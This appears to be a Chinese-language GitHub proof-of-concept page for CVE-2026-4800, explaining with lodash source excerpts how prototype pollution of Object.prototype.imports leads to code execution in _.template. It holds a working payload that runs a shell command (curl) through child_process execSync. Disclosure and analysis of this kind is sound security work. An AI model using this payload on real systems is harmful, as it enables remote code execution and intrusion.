 threalwinky/cve-2026-4800-poc
概念验证,演示如何通过原型污染在 lodash 模板中实现远程代码执行,并详细分析攻击流程与利用技术。

https://github.com/lodash/lodash/security/advisories/GHSA-r5fr-rjxr-66jc

const _ = require('lodash');
Object.prototype.imports = {'x=process.getBuiltinModule("child_process").execSync("curl https://example.com")':undefined}
_.template('', {});

首先利用先前存在的原型污染漏洞,用攻击者控制的属性污染 Object.prototype.imports
接着,以普通的纯对象 options 值调用 _.template('', {})
在 _.template() 内部,lodash 在 lodash.js:14877 处使用 assignInWith({}, options, settings, ...) 复制 options
function template(string, options, guard) {
      // Based on John Resig's `tmpl` implementation
      // (http://ejohn.org/blog/javascript-micro-templating/)
      // and Laura Doktorova's doT.js (https://github.com/olado/doT).
      var settings = lodash.templateSettings;

      if (guard && isIterateeCall(string, options, guard)) {
        options = undefined;
      }
      string = toString(string);
      options = assignInWith({}, options, settings, customDefaultsAssignIn);


...
assignInWith 在 lodash.js:12778 处使用 keysIn(source) var assignInWith = createAssigner(function(object, source, srcIndex, customizer) {
copyObject(source, keysIn(source), object, customizer);
});
keysIn() 在 lodash.js:13440 处包含继承的可枚举属性 function keysIn(object) {
return isArrayLike(object) ? arrayLikeKeys(object, true) : baseKeysIn(object);
}
由于 options 对象是普通的 {},它会从 Object.prototype 继承被污染的 imports 属性,lodash 会将这个继承的值复制到本地的 options.imports 中
随后 lodash 在 lodash.js:14889 处使用 assignInWith({}, options.imports, settings.imports, ...) 构建 imports,在 lodash.js:14889 处提取 importsKeys,并在 lodash.js:14957 处将它们传入 Function(importsKeys, ...)
...

      // Cleanup code by stripping empty strings.
      source = (isEvaluating ? source.replace(reEmptyStringLeading, '') : source)
        .replace(reEmptyStringMiddle, '$1')
        .replace(reEmptyStringTrailing, '$1;');

      // Frame code as the function body.
      source = 'function(' + (variable || 'obj') + ') {\n' +
        (variable
          ? ''
          : 'obj || (obj = {});\n'
        ) +
        "var __t, __p = ''" +
        (isEscaping
           ? ', __e = _.escape'
           : ''
        ) +
        (isEvaluating
          ? ', __j = Array.prototype.join;\n' +
            "function print() { __p += __j.call(arguments, '') }\n"
          : ';\n'
        ) +
        source +
        'return __p\n}';

      var result = attempt(function() {
        return Function(importsKeys, sourceURL + 'return ' + source)
          .apply(undefined, importsValues);
      });

...
我污染的关键字被当作带有默认表达式的形参处理:
x=process.getBuiltinModule("child_process").execSync("curl https://example.com")






